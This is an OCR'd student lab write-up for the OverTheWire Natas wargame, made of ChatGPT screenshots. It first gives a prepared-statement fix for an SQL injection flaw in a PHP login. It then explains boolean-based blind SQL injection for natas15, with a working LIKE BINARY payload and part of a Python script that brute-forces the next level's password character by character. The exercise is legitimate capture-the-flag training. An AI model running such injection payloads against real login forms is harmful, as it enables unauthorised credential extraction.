
2. Take a screenshot of the successful exploitation of the level that includes your OdinId




3. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Odin ID: calizo
give you a patched version you can drop into your lab write-up.
Thought for 1m 5s
Here is the clean fix.
1. Root cause
The vulnerability exists because the code builds an SQL query by directly inserting untrusted user input into the query string. OWASP identifies this as the core pattern behind SQL injection: application data and SQL code get mixed together, so attacker-controlled input can change the meaning of the statement.
OWASP Cheat S... +1
2. Why string concatenation is unsafe
String concatenation is unsafe because characters supplied by the user are treated as part of the SQL syntax instead of as plain data. Quotes, comment markers, boolean operators, and other tokens can break out of the intended value and alter the query logic. Prepared statements solve this by defining the SQL code first and binding the user values afterward, which prevents the input from changing the intent of the query.
OWASP Cheat S... +2
3. Secure redesign using prepared statements
A secure redesign should do four things. First, read credentials from POST rather than broad sources like $_REQUEST, so the input surface is narrower and more predictable. Second, use mysqli::prepare() with ? placeholders and bind_param() so the username is sent as data, not concatenated SQL. Third, do not store or compare plaintext passwords in SQL at all - fetch the stored password hash for the user and verify it in PHP with password_verify(). PHP documents password_hash() and password_verify() as the intended password-handling API, and OWASP recommends secure password-hash verification functions for authentication flows. Fourth, avoid printing live SQL queries back to the browser, because debug output can leak internal details that help an attacker.
PHP +4
4. Patched PHP example
This version uses prepared statements and a password-hash based login flow:
PHP
<html><body>
<?php
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
if ($_SERVER["REQUEST_METHOD"] === "POST") {
$username = $_POST["username"] ?? "";
$password = $_POST["password"] ?? "";
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
$password = $_POST["password"] ?? "";
$db = new mysqli("localhost", "natas14", "<censored>", "natas14");
$db->set_charset("utf8mb4");
/*
Recommended schema change:
- Store password hashes in a column such as password_hash
- Example when creating users:
$hash = password_hash($plainPassword, PASSWORD_DEFAULT);
*/
$stmt = $db->prepare(
"SELECT password_hash FROM users WHERE username = ? LIMIT 1"
);
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($storedHash);
$loginOk = false;
if ($stmt->fetch()) {
if (password_verify($password, $storedHash)) {
$loginOk = true;
}
}
$stmt->close();
$db->close();
if ($loginOk) {
echo "Successful login!
";
} else {
echo "Invalid username or password.
";
}
} else {
?>
<form action="index.php" method="POST">
Username: <input name="username">
Password: <input name="password" type="password">
<input type="submit" value="Login" />
</form>
<?php } ?>
</body></html>
Why this patch is stronger:
The SQL text is fixed: SELECT password_hash FROM users WHERE username = ? LIMIT 1
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
PHP
Odin ID: calizo
Why this patch is stronger:
The SQL text is fixed: SELECT password_hash FROM users WHERE username = ? LIMIT 1
The username is bound with bind_param() instead of concatenated into the query
The password is verified in PHP with password_verify() against a stored one-way hash
The response uses a generic failure message, which OWASP recommends to reduce information leakage during authentication failures
PHP +4
One important practical note: if you must keep the old schema temporarily, the minimum safe repair is still to parameterize the query. But the real production-grade redesign is prepared statements plus hashed passwords, because parameterization fixes the injection flaw while password hashing fixes the deeper credential-storage weakness.
OWASP Cheat S... +2


Step 9. SQL injection (2)

1. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Odin ID: calizo
mysqli_close($link);
} else {
?>
<form action="index.php" method="POST">
Username: <input name="username">
<input type="submit" value="Check existence" />
</form>
<?php } ?>
</body></html>
I’m checking the official wargame context and a reliable reference on blind SQL injection so I can ground the explanation and script cleanly.
Thought for 2m 9s
This code has a boolean-based blind SQL injection vulnerability. The username parameter is concatenated directly into a SQL string, so attacker-controlled input becomes part of the WHERE clause. OWASP and PortSwigger both describe this pattern as blind SQLi: the app does not print the database contents, but it still leaks a true/false signal through its response behavior. OverTheWire also explicitly frames Natas as a server-side web-security wargame, and level 15 is the natas15 web app used to reach natas16.
It is still exploitable because the page itself becomes an oracle. In this program, mysqli_num_rows($res) > 0 prints This user exists. and zero rows prints This user doesn't exist. That means you can inject a condition that asks a yes/no question about natas16's password and infer the answer from which message appears. That is the essence of boolean-based blind SQLi: you do not need the password echoed back, only a reliable difference between TRUE and FALSE conditions.
A clean boolean-based pattern that fits this exact query is:
Plain text
natas16" AND password LIKE BINARY "{prefix}%" #
With that payload, the server builds a query of the form:
SQL
SELECT * from users where username="natas16" AND password LIKE BINARY "abc%" #"
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
SQL
Odin ID: calizo
If the tested prefix is correct, the row for natas16 still matches and the page says This user exists. If the prefix is wrong, no row matches and the page says This user doesn't exist. The # comments out the trailing quote, and MySQL supports # as an end-of-line comment. Using a case-sensitive comparison matters here because MySQL string comparisons and LIKE can otherwise be case-insensitive depending on collation; MySQL documents LIKE BINARY and binary comparisons as case-sensitive.
Here is a Python program that recovers the natas16 password one character at a time by testing prefixes against the authorized lab only:
Python
Run
import requests
from requests.auth import HTTPBasicAuth
URL = "http://natas15.natas.labs.overthewire.org/index.php"
LAB_USER = "natas15"
LAB_PASS = "REPLACE_WITH_YOUR_NATAS15_PASSWORD"
Natas passwords are alphanumeric in practice, so this keeps the search efficient.
CHARSET = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
session = requests.Session()
session.auth = HTTPBasicAuth(LAB_USER, LAB_PASS)
session.headers.update({"User-Agent": "authorized-natas15-lab-script"})
def prefix_is_correct(prefix: str) -> bool:
payload = f'natas16" AND password LIKE BINARY "{prefix}%" #'
response = session.post(
URL,
data={"username": payload},
timeout=10,
)
response.raise_for_status()
return "This user exists." in response.text
def recover_password(max_len: int = 64) -> str:
recovered = ""
for position in range(1, max_len + 1):
found = False
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.

